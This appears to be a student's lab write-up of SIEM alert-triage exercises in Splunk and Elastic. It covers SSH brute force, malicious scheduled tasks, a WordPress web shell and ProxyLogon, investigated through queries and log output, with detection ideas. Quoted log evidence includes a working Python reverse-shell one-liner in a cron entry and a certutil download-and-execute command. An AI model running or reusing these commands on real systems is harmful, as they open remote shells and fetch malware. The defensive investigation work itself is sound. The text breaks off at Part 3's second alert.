

COMBINED LAB DOCUMENTATION

SIEM Alert Investigation

Log Analysis, Alert Triage, and Investigation Using Splunk and Elastic

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Room 1	Room 2	Room 3
SIEM Fundamentals and Log Correlation	3 Triage Scenarios, Splunk SPL	Multi-Stage Attack, Kibana KQL

Overview

This document combines three rooms from the SIEM Triage for SOC learning path into a single investigation reference. All three rooms share the same core objective: using a SIEM to triage an alert, investigate the underlying logs, and determine whether the activity is malicious or benign.

Room 1 establishes the foundational SIEM concepts and practices them in Splunk across multiple log types. Rooms 2 and 3 apply those skills to real alert triage scenarios using Splunk and Elastic respectively. The analyst workflow, investigation logic, and documentation approach are identical across both tools, only the query language and interface change.

Objectives

- Understand the three core SIEM functions: Centralisation (aggregating all logs into one platform), Correlation (linking related events across sources), and Normalisation (converting heterogeneous log formats into a consistent structure).
- Learn the four primary log source categories and their investigative value: Host-Based (endpoints and servers), Network-Based (firewalls, routers, IDS), Web-Based (web application and proxy logs), and Cloud-Based (identity providers, cloud services).
- Use Splunk SPL queries to investigate Windows, Linux, and web server logs and identify malicious activity including brute-force attacks, privilege escalation, scheduled task persistence, and web shell activity.
- Use Elastic Kibana with KQL queries to triage alerts against IIS and Windows logs, correlate events across multiple log sources, and reconstruct a multi-stage attack timeline.
- Apply the standard alert triage workflow: receive alert, investigate the alert context, expand investigation across correlated log sources, classify as True Positive or False Positive, and escalate with documented evidence.
- Identify indicators of compromise and map findings to MITRE ATT&CK techniques.

Tools Used

Tool	Role in This Lab
Splunk, Search & Reporting	Primary SIEM for Rooms 1 and 2. SPL (Search Processing Language) is used to query indexed log data. Key syntax includes index=, sourcetype=, stats count, sort, table, and rex for field extraction.

Elastic, Kibana Discover	Used in Room 3 for all investigations. KQL (Kibana Query Language) filters logs with field: value syntax. The Discover tab shows raw events; dashboards provide visualized summaries.
Sysmon Logs	System Monitor enriches Windows endpoint logs. Event ID 1 (process creation), Event ID 3 (network connection), and Event ID 11 (file creation) are the primary investigation events.
Windows Security Logs	Event ID 4624 (successful logon), 4625 (failed logon), 4688 (process creation), 4698 (scheduled task created), 4720 (user created), 4728 and 4732 (group membership changes).
Linux Auth Logs (linux_secure)	SSH authentication records. 'Failed password for' entries identifies brute-force attempts. 'Accepted password for' entries confirms successful logins. Sourcetype linux_secure used in Splunk.
IIS and Web Access Logs	HTTP request records from web servers. Key fields: source IP, URI path, HTTP method, status code, user-agent. Used to detect brute-force against login pages and web shell activity.

Part 1, SIEM Fundamentals and Log Analysis

A SIEM aggregates log data from every part of an IT environment and makes it searchable from a single interface. For a SOC analyst, this removes the need to log into individual machines or devices to investigate. Instead, every relevant event is queryable from one place.

Core SIEM Functions

Function	What It Means for SOC Work
Centralisation	Logs from cloud, network, identity, and endpoint sources are all ingested into one platform. Eliminates the need to check individual devices during an investigation.
Correlation	Links seemingly unrelated events across sources to reconstruct the full story of an attack. Example: an IDS alert combined with a Windows login event from the same IP confirms a breach.
Normalisation	Converts logs from different formats (Linux syslog, Windows EventLog, JSON web logs) into a consistent structure. Make cross-source queries possible.
Historical Analysis	Long-term log retention allows analysts to look back in time. If an alert fires today, historical data can show whether the same activity happened weeks ago without triggering an alert.

Log Source Categories

- **Host-Based Logs:** Generated by endpoints and servers. Includes Windows EventLog, Sysmon, Linux auth.log, and application logs. Primary source for detecting malicious command execution, process injection, and user account changes.
- **Network-Based Logs:** Generated by firewalls, routers, and IDS/IPS. Show traffic flows, connection attempts, and blocked sessions. Used to detect lateral movement and data exfiltration.
- **Web-Based Logs:** Generated by web servers and application firewalls. Critical for detecting SQL injections, directory traversal, web shell uploads, and brute-force attacks against login pages.
- **Cloud and Identity Logs:** Generated by identity providers and cloud platforms. Cover authentication events, user provisioning, and resource access across SaaS and cloud infrastructure.

Practical Exercises, Splunk Log Investigations

The Log Analysis with SIEM room presented four investigation scenarios across different log types, each loaded into a separate Splunk index.

Linux Log Investigation: Investigation revealed a system compromise involving unauthorized access and privilege escalation. On August 12, 2025, at 09:52:57, a new account named remote-ssh was created on the system. Forensic analysis indicates that the inbound connection originated from IP address 10.14.94.82 via port 7654. Authentication logs highlighted a brute-force pattern, noting four failed authentication attempts prior to a successful login. Following this initial access, the threat actor leveraged the jack-brown user account to successfully escalate privileges to root.

index=task5 source="auth.log" "new user" | table _time host user text

_time	host	user	text
2025-08-12 09:52:57.200	ce-splunk	remote-ssh	

*index=task5 source="auth.log" *su**

Time	Event
12/08/2025 09:52:48.720	2025-08-12T09:52:48.720Z+00:00 deceptipot-demo su[2699]: pam_unix(su:session): session opened for user root(uid=0) by jack-brown(uid=0)
12/08/2025 09:52:48.720	2025-08-12T09:52:48.720Z+00:00 deceptipot-demo su[2699]: (to root) root on pts/1

index=task5 source="auth.log" "jack-brown" "sshd" "Accepted"

Time	Event
12/08/2025 09:51:29.693	2025-08-12T09:51:29.693Z+00:00 deceptipot-demo sshd[2595]: Accepted password for jack-brown from 10.14.94.82 port 54451 ssh2

*index=task5 sourcetype=syslog ("CRON" OR "cron") *port**

Time	Event
2025-08-12T10:00:01.270	2025-08-12T10:00:01.270Z+00:00 deceptipot-demo CRON[3042]: (root) CMD (/usr/bin/python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.33.31",7654));p=s.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-l"]);' >> /tmp/cron_output.log 2>&1)

Windows Logs Investigation: An alert triggering on a suspicious outbound network connection from host WIN-105 was analyzed. The network connection was established with IP address 10.10.114.80. The process responsible for initiating this traffic was identified as SharePoint.exe (MD5 hash: 770D14FFA142F09730B415506249E7D1), an anomalous finding given that standard SharePoint processes do not typically initiate outbound connections on the flagged port. Further forensic examination uncovered a persistence mechanism established via a newly created scheduled task named Office365 Install

index=task4 ComputerName=WIN-105 EventCode=3 | table _time User Image SourceIp DestinationIp DestinationPort

New Search							
1 index=task4 ComputerName=WIN-105 EventCode=3 table _time User Image SourceIp DestinationIp DestinationPort							
76 events (before 10/06/2026 10:48:00.000) No Event Sampling							
Events Patterns Statistics (76) Visualization							
Show: 20 Per Page Format Preview: On							
_time	User	Image	SourceIp	DestinationIp	DestinationPort		
2025-08-14 11:11:01	NOT_TRANSLATED WIN-105\Ben Foster	C:\Program Files\Google\Chrome\Application\chrome.exe	10.10.61.100	209.85.202.139	443		
2025-08-14 11:10:36	NOT_TRANSLATED WIN-105\Ben Foster	C:\Program Files\Google\Chrome\Application\chrome.exe	10.10.61.100	209.85.202.106	443		
2025-08-14 11:10:32	NOT_TRANSLATED NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe	10.10.61.100	34.104.35.123	88		
2025-08-14 11:10:32	NOT_TRANSLATED WIN-105\Ben Foster	C:\Program Files\Google\Chrome\Application\chrome.exe	10.10.61.100	209.85.202.94	443		
2025-08-14 11:10:30	NOT_TRANSLATED WIN-105\Ben Foster	C:\Program Files\Google\Chrome\Application\chrome.exe	10.10.61.100	209.85.202.94	443		
2025-08-14 11:10:30	NOT_TRANSLATED WIN-105\Ben Foster	C:\Program Files\Google\Chrome\Application\chrome.exe	10.10.61.100	209.85.202.94	443		
2025-08-14 11:10:24	NOT_TRANSLATED WIN-105\Ben Foster	C:\Windows\Temp\SharePoint.exe	10.10.61.100	10.10.114.80	5678		
2025-08-14 11:09:45	NOT_TRANSLATED WIN-105\Ben Foster	C:\Program Files\Google\Chrome\Application\chrome.exe	10.10.61.100	31.14.70.252	443		

*index=task4 ComputerName=WIN-105 EventCode=1 Image="*SharePoint.exe*" | table _time User Image Hashes MD5*

New Search							
1 index=task4 ComputerName=WIN-105 EventCode=1 Image="*SharePoint.exe*" 2 table _time User Image Hashes MD5							
1 event (before 10/06/2026 11:34:43.000) No Event Sampling							
Events Patterns Statistics (1) Visualization							
Show: 20 Per Page Format Preview: On							
_time	User	Image	Hashes	MD5			
2025-08-14 11:10:22	NOT_TRANSLATED WIN-105\Ben Foster	C:\Windows\Temp\SharePoint.exe	MD5=770D14FFA142F09730B415506249E7D1, SHA256=096A8C88A7380D354334278700991EB762EBC8CB2E7D5CAED8782CE8F2A912, DPHASH=BAC6FFFB38479AA3B126250E67BF4914				

index=task4 ComputerName=WIN-105 EventCode=1 "schtasks"

New Search							
1 index=task4 ComputerName=WIN-105 EventCode=1 "schtasks"							
4 events (before 10/06/2026 11:36:10.000) No Event Sampling							
Events (4) Patterns Statistics Visualization							
Timeline format Zoom Out Zoom to Selection Deselect 1 minute per column							
Format Show: 20 Per Page View: List							
< Hide Fields SELECTED FIELDS host 1 source 1 sourceType 1 INTERESTING FIELDS category 1 CommandLine 4 Company 1 ComputerName 1 CurrentDirectory 1 Description 1 dvc 1 dvc_nt_host 1 event_id 4 EventCode 1 EventType 1 eventtype 3 FileVersion 1 Time Event 14/08/2025 11:15:54.000 ... 19 lines omitted ... Image: C:\Windows\System32\schtasks.exe ... 3 lines omitted ... Company: Microsoft Corporation OriginalFileName: schtasks.exe CommandLine: schtasks /query CurrentDirectory: C:\Windows\Temp\ Show all 38 lines host = WIN-105 source = WinEventLog\Microsoft-Windows-Sysmon\Operational sourceType = WinEventLog 14/08/2025 11:15:09.000 ... 19 lines omitted ... Image: C:\Windows\System32\schtasks.exe ... 3 lines omitted ... Company: Microsoft Corporation OriginalFileName: schtasks.exe CommandLine: schtasks /create /sc once /st 15:30 /tn "Office365 Install" /tr "C:\Windows\Temp\SharePoint.exe" CurrentDirectory: C:\Windows\Temp\ Show all 38 lines host = WIN-105 source = WinEventLog\Microsoft-Windows-Sysmon\Operational sourceType = WinEventLog							

Web Server Investigation: A web server log analysis revealed a significant spike in traffic targeting the URI path /wp-login.php. The high volume of anomalous requests originated from the IP address 10.10.243.134. Based on the rapid frequency and distinct pattern of the authentication attempts, the activity was classified as a brute-force attack conducted using the automated WordPress vulnerability scanner, WPScan.

index= method=POST | bin _time span=5m | stats values(referer_domain) as referer_domain values(status) as status values(useragent) as UserAgent values(uri_path) as uri_path count by clientip _time | where count > 25 | table referer_domain clientip UserAgent uri_path count status*

The screenshot shows a Splunk search interface with the following search query: `index=* method=POST | bin _time span=5m | stats values(referer_domain) as referer_domain values(status) as status values(useragent) as UserAgent values(uri_path) as uri_path count by clientip _time | where count > 25 | table referer_domain clientip UserAgent uri_path count status`. The results table displays two entries:

referer_domain	clientip	UserAgent	uri_path	count	status
http://10.10.28.135	10.10.243.134	WPScan v3.8.28 (https://wpscan.com/wordpress-security-scanner)	/wp-login.php /xmlrpc.php	585	200
http://demo-web.deceptitech.thm	167.172.41.141	Mozilla/5.0 (Hydra) Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36	/wp-admin/admin-ajax.php /wp-login.php	161	200 302

DETECTION OPPORTUNITIES

- Alert when the SIEM detects more than 10 unique log sources with no events for over 24 hours, which may indicate a log forwarding failure or deliberate log suppression by an attacker.
- Alert on Sysmon Event 1 where a process (Image) is not in a standard system path such as C:\Windows\System32 or C:\Program Files.

Part 2, Alert Triage with Splunk

This room places the analyst in the role of an L1 SOC analyst at an MSSP. Three alerts arrive in quick succession, each covering a different attack type and log source. The task for each is to investigate, classify as True Positive or False Positive, and if confirmed malicious, escalate with documented evidence and follow-up questions for the L2 team.

Scenario 1, Linux Host Brute-Force Attack *[Splunk, linux-alert index]*

Alert context: Brute Force Activity Detection. Target host: tryhackme-2404. Source IP: 10.10.242.248. Timestamp: 09:00:21 AM. First observation: the source IP was internal, meaning the attacker was already inside the corporate network before this attack began.

Investigation: The linux_secure sourcetype was queried to count failed password attempts for john.smith. 500 failed attempts were found across a 5-minute window. All originated from 10.10.242.248. A successful Accepted password entry for john.smith confirmed the brute-force succeeded.

index="linux-alert" sourcetype="linux_secure" "Failed password for john.smith" | stats count as Failed_Attempts

The screenshot shows a Splunk search interface with the following search query: `index="linux-alert" sourcetype="linux_secure" "Failed password for john.smith" | stats count as Failed_Attempts`. The results table displays a single entry:

Failed_Attempts
500

index="linux-alert" sourcetype="linux_secure" action=failure user="john.smith" | stats min(_time) as first_attack, max(_time) as last_attack | eval duration_minutes = round((last_attack - first_attack) / 60, 0)

```
| table first_attack, last_attack, duration_minutes
```

first_attack	last_attack	duration_minutes
1758099708.420989	1758099995.029531	5

```
index="linux-alert" sourcetype="linux_secure" "session opened"
```

Time	Event
9/17/25 9:14:07.073 AM	2025-09-17T09:14:07.173427+00:00 tryhackme-2484 (systemd): pam_unix(system-user:session): session opened for user ubuntu(uid=1000) by ubuntu(uid=0)
9/17/25 9:14:07.066 AM	2025-09-17T09:14:07.866936+00:00 tryhackme-2484 sshd[3466]: pam_unix(sshd:session): session opened for user ubuntu(uid=1000) by ubuntu(uid=0)
9/17/25 9:12:10.763 AM	2025-09-17T09:12:10.763798+00:00 tryhackme-2484 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by john.smith(uid=0)
9/17/25 9:11:28.984 AM	2025-09-17T09:11:28.984986+00:00 tryhackme-2484 su[3399]: pam_unix(su:session): session opened for user root(uid=0) by john.smith(uid=0)
9/17/25 9:11:28.979 AM	2025-09-17T09:11:28.979980+00:00 tryhackme-2484 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by john.smith(uid=1001)
9/17/25 9:11:28.979 AM	2025-09-17T09:11:21.181594+00:00 tryhackme-2484 sshd[3327]: pam_unix(sshd:session): session opened for user john.smith(uid=1001) by john.smith(uid=0)

```
index="linux-alert" sourcetype="linux_secure" "useradd"
```

Time	Event
9/17/25 9:12:10.914 AM	2025-09-17T09:12:10.914743+00:00 tryhackme-2484 useradd[3430]: new user: name=system-utm, UID=1002, GID=1002, home=/home/system-utm, shell=/bin/bash, from=dev/pts/3

Post-compromise findings: After gaining access, the attacker created a persistence account named system-utm and escalated privileges. Classification: True Positive. Escalated to SOC L2 with Incident Response involvement recommended.

Scenario 2, Windows Malicious Scheduled Task [Splunk, win-alert index]

Alert context: Suspicious scheduled task creation on host WIN-H015 by user oliver.thompson. Task name: AssessmentTaskOne.

Investigation: Using Splunk, Event ID 1 was analyzed to determine the process responsible for creating the task. The associated ProcessId was identified, revealing that cmd.exe was the parent process that generated the malicious task. Further investigation showed that the attacker modified the local group membership by adding users to the Administrators group. The affected workstation was identified as DEV-QA-SERVER.

```
index="win-alert" EventCode=1 AssessmentTaskOne
```

Time	Event
8/30/25 10:06:07.000 AM	8/30/2025 10:06:07 AM ... 22 lines omitted ... Company: Microsoft Corporation OriginalFileName: schtasks.exe CommandLine: schtasks /create /tn "AssessmentTaskOne" /sc daily /st 10:15 /tr "powershell.exe -Command 'certutil.exe -urlcache -f http://tryh0tme:9876/rv.exe C:\Users\OLIVER-1.THO\AppData\Local\Temp\3\0 ataCollector.exe; Start-Process C:\Users\OLIVER-1.THO\AppData\Local\Temp\3\0 ataCollector.exe" CurrentDirectory: C:\Users\oliver.thompson\ Show all 38 lines Host = WIN-H015 source = WinEventLog/Microsoft-Windows-Symon/Operational sourcetype = WinEventLog

host 1	10:06:07.000 AM	LogName=Microsoft-Windows-Sysmon/Operational
source 1		EventCode=1
sourceType 1		EventType=4
category 1		ComputerName=WIN-H015
CommandLine 1		User=NOT_TRANSLATED
Company 1		Sid=S-1-5-18
ComputerName 1		SidType=0
CurrentDirectory 1		SourceName=Microsoft-Windows-Sysmon
Description 1		Type=Information
dvc 1		RecordNumber=6562
dvc_name.host 1		Keywords=None
event_id 1		TaskCategory=Process Create (rule: ProcessCreate)
EventCode 1		OpCode=Info
EventType 1		Message=Process Create:
eventtype 3		RuleName: -
FileVersion 1		UtcTime: 2025-08-30 10:06:07.943
Hashes 1		ProcessGuid: {c5d2b969-c09f-68b2-0004-000000002101}
id 1		ProcessId: 8816
Image 1		Image: C:\Windows\System32\schtasks.exe
index 1		FileVersion: 10.0.17763.1613 (WinBuild.160101.0000)
IntegrityLevel 1		Description: Task Scheduler Configuration Tool
Keywords 1		Product: Microsoft Windows Operating System
linecount 1		Company: Microsoft Corporation
LogName 1		OriginalFileName: schtasks.exe
LogonGuid 1		CommandLine: schtasks /create /tn "AssessmentTaskOne" /sc daily /at 18:15 /tr "powershell.exe -Command 'certutil.exe -urlcache -f http://tryhotme:9876/rv.exe C:\Users\OLIVER-1\TH0\AppData\Local\Temp\3\0\ataCollector.exe; Start-Process C:\Users\OLIVER-1\TH0\AppData\Local\Temp\3\0\DataCollector.exe'"
LogonId 1		CurrentDirectory: C:\Users\oliver.thompson\
Message 1		User: WIN-H015\oliver.thompson
OpCode 1		LogonGuid: {c5d2b969-c769-68b2-4f82-0f0000000000}
OriginalFileName 1		LogonId: 0x7824f
ParentCommandName 1		TerminalSessionId: 3
ParentImage 1		IntegrityLevel: Medium
ParentProcessGuid 1		Hashes: MD5=2F6C937AF2D5EEA919E43938DD416A7, SHA256=40679CCC4E8E84A9EDDC24362EA4A86835597A98D94A1AE8EA98D78CD9771C, IMPHASH=B0F9EE8918142EE8D325D9595AA1CD9
ParentProcessId 1		ParentProcessGuid: {c5d2b969-ca2a-68b2-0003-000000002101}
ParentUser 1		ParentProcessId: 4128
ProcessGuid 1		ParentImage: C:\Windows\System32\cmd.exe
ProcessId 1		ParentCommandLine: "C:\Windows\system32\cmd.exe"
Product 1		ParentUser: WIN-H015\oliver.thompson
punct 1		Collaps

index="win-alert" EventCode=1 "oliver.thompson" net

1	index="win-alert" EventCode=1 "oliver.thompson" net	All time	Q
12 events (before 6/11/26 8:54:44.000 AM)	No Event Sampling	Job	Smart Mode
Events (12)	Patterns	Statistics	Visualization
Timeline format	Zoom Out	Zoom to Selection	Deselect
Format	Show: 20 Per Page	View: List	1 minute per column
Time	Event		
8/30/25	... 25 lines omitted ...		
9:53:49.000 AM	CommandLine: C:\Windows\system32\net localgroup Administrators		
	CurrentDirectory: C:\Users\oliver.thompson\		
	... 8 lines omitted ...		
	ParentImage: C:\Windows\System32\net.exe		
	ParentCommandLine: net localgroup Administrators		
	ParentUser: WIN-H015\oliver.thompson		
	Show all 38 lines		
host = WIN-H015	source = WinEventLog/Microsoft-Windows-Sysmon/Operational	sourceType = WinEventLog	

index="win-alert" EventCode=4624 "oliver.thompson" | table Workstation_Name

1	index="win-alert" EventCode=4624 "oliver.thompson"	All time	Q
2	table Workstation_Name		
7 events (before 6/11/26 8:58:23.000 AM)	No Event Sampling	Job	Smart Mode
Events	Patterns	Statistics (7)	Visualization
Show: 20 Per Page	Format	Preview: On	
Workstation_Name			
WIN-H015			
WIN-H015			
DEV-QA-SERVER			
DEV-QA-SERVER			
WIN-H015			
WIN-H015			
-			

Classification: True Positive. Scheduled task creation by a regular user account pointing to a suspicious binary path is consistent with persistence after initial compromise (MITRE T1053.005).

Scenario 3, Web Server Brute-Force and Web Shell [Splunk, web-alert index]

Alert context: Brute-force activity against the WordPress login page (wp-login.php) originating from Vietnamese IP 171.251.232.40. The source IP was confirmed as highly reported on AbuseIPDB.

Investigation: Web access logs were queried to identify the start time of the Hydra brute-force tool activity and the user-agent string associated with the requests. Following the brute-force, web shell activity was identified: a file named b374k.php was accessed on the server, confirming a successful upload and execution of a PHP web shell.


```
index=web-alert 171.251.232.40
| table _time clientip useragent uri_path method status
| sort + _time
```

1 index=web-alert 171.251.232.40									
2 table _time clientip useragent uri_path method status									
3 sort + _time									
✓ 340 events (before 6/11/26 9:15:33.000 AM) No Event Sampling ▾									
Events Patterns Statistics (340) Visualization									
Show: 20 Per Page ▾ Format ▾ Preview: On									
_time	clientip	useragent	uri_path	method	status				
2025-09-14 21:20:27	171.251.232.40	Mozilla/5.0 (Hydra)	/wp-login.php	GET	200				
2025-09-14 21:20:27	171.251.232.40	Mozilla/5.0 (Hydra)	/wp-login.php	GET	200				
2025-09-14 21:20:27	171.251.232.40	Mozilla/5.0 (Hydra)	/wp-login.php	GET	200				
2025-09-14 21:20:27	171.251.232.40	Mozilla/5.0 (Hydra)	/wp-login.php	GET	200				

```
index=web-alert 171.251.232.40 useragent! ="Mozilla/5.0 (Hydra)"
| table _time clientip useragent uri_path referer referer_domain method status
```

1 index=web-alert 171.251.232.40 useragent!="Mozilla/5.0 (Hydra)"									
2 table _time clientip useragent uri_path referer referer_domain method status									
✓ 24 events (before 6/11/26 9:13:24.000 AM) No Event Sampling ▾									
Events Patterns Statistics (24) Visualization									
Show: 20 Per Page ▾ Format ▾ Preview: On									
_time	clientip	useragent	uri_path	referer	referer_domain	method	status		
2025-09-14 22:04:22	171.251.232.40	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36	/wp-corn.php	http://web.trywinne.tha/wp-corn.php?doing_wp_corn=t	http://web.trywinne.tha	POST	404		
2025-09-14 22:04:17	171.251.232.40	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36	/wp-admin/admin-ajax.php	http://web.trywinne.tha/wp-admin/theme-editor.php?file=b374k.php&theme=blocksy	http://web.trywinne.tha	POST	200		
2025-09-14 22:04:12	171.251.232.40	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36	/wp-corn.php	http://web.trywinne.tha/wp-corn.php?doing_wp_corn=t	http://web.trywinne.tha	POST	404		
2025-09-14 22:04:06	171.251.232.40	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36	/wp-corn.php	http://web.trywinne.tha/wp-corn.php?doing_wp_corn=t	http://web.trywinne.tha	POST	404		
2025-09-14 22:04:01	171.251.232.40	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36	/wp-corn.php	http://web.trywinne.tha/wp-corn.php?doing_wp_corn=t	http://web.trywinne.tha	POST	404		

```
index=web-alert 171.251.232.40 b374k.php
| table _time clientip useragent uri_path referer referer_domain method status
| sort + _time
```

1 index=web-alert 171.251.232.40 b374k.php									
2 table _time clientip useragent uri_path referer referer_domain method status									
3 sort + _time									
✓ 5 events (before 6/11/26 9:14:48.000 AM) No Event Sampling ▾									
Events Patterns Statistics (5) Visualization									
Show: 20 Per Page ▾ Format ▾ Preview: On									
_time	clientip	useragent	uri_path	referer	referer_domain	method	status		
2025-09-14 21:22:46	171.251.232.40	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36	/wp-admin/theme-editor.php	http://web.trywinne.tha/wp-admin/theme-editor.php	http://web.trywinne.tha	GET	200		
2025-09-14 21:31:51	171.251.232.40	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36	/wp-admin/admin-ajax.php	http://web.trywinne.tha/wp-admin/theme-editor.php?file=b374k.php&theme=blocksy	http://web.trywinne.tha	POST	200		
2025-09-14 22:04:17	171.251.232.40	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36	/wp-admin/admin-ajax.php	http://web.trywinne.tha/wp-admin/theme-editor.php?file=b374k.php&theme=blocksy	http://web.trywinne.tha	POST	200		
2025-09-14 22:05:17	171.251.232.40	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36	/wp-admin/admin-ajax.php	http://web.trywinne.tha/wp-admin/theme-editor.php?file=b374k.php&theme=blocksy	http://web.trywinne.tha	POST	200		
2025-09-14 22:07:18	171.251.232.40	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36	/wp-admin/admin-ajax.php	http://web.trywinne.tha/wp-admin/theme-editor.php?file=b374k.php&theme=blocksy	http://web.trywinne.tha	POST	200		

Classification: True Positive. The brute-force using Hydra against wp-login.php, followed by access to b374k.php, constitutes a complete initial access and post-exploitation sequence. Escalated to SOC L2 with Incident Response team involvement. Open questions: Was the brute-force successful? How was the web shell uploaded?

DETECTION OPPORTUNITIES

- Alert on more than 100 POST requests to any WordPress login URI from a single IP within 5 minutes, indicating automated credential attack.
- Alert on any HTTP 200 response to a PHP file in an uploads or temp directory, which may indicate a successfully accessed web shell.

- Alert on new Linux user accounts (useradd, adduser) created by any non-root process or at unusual hours.
- Alert on Event ID 4698 (scheduled task created) where the task action binary is not in C:\Windows\System32 or C:\Program Files.

Part 3, Alert Triage with Elastic (SomeCorp Investigation)



Scenario: Your team manages infrastructure for SomeCorp. Multiple alerts have fired simultaneously. As the on-call SOC analyst, the task is to investigate all alerts, correlate events across IIS, Windows Security, Sysmon, and PowerShell logs, and reconstruct the complete attack sequence.

The investigation began with 1,467 total log events across all sources. The entire time range was set in Kibana Discover using the Alert Triage With Elastic data view before any filtering was applied.

Alert 1, ProxyLogon Exploitation (IIS Logs)

The initial alert detected three POST requests from 203[.].10[.].113[.].55 targeting proxyLogin.ecp, using the python-requests/2.25.1 user agent. Further investigation revealed 20 related log entries containing the "cmd=" parameter, indicating command execution attempts through errorEE.aspx. One of the observed commands was "hostname", suggesting reconnaissance activity by the attacker.

_index:weblogs and client.ip:203.0.113.55 and http.request.method:POST




Alert 2, Administrator Account Logon Outside Business Hours

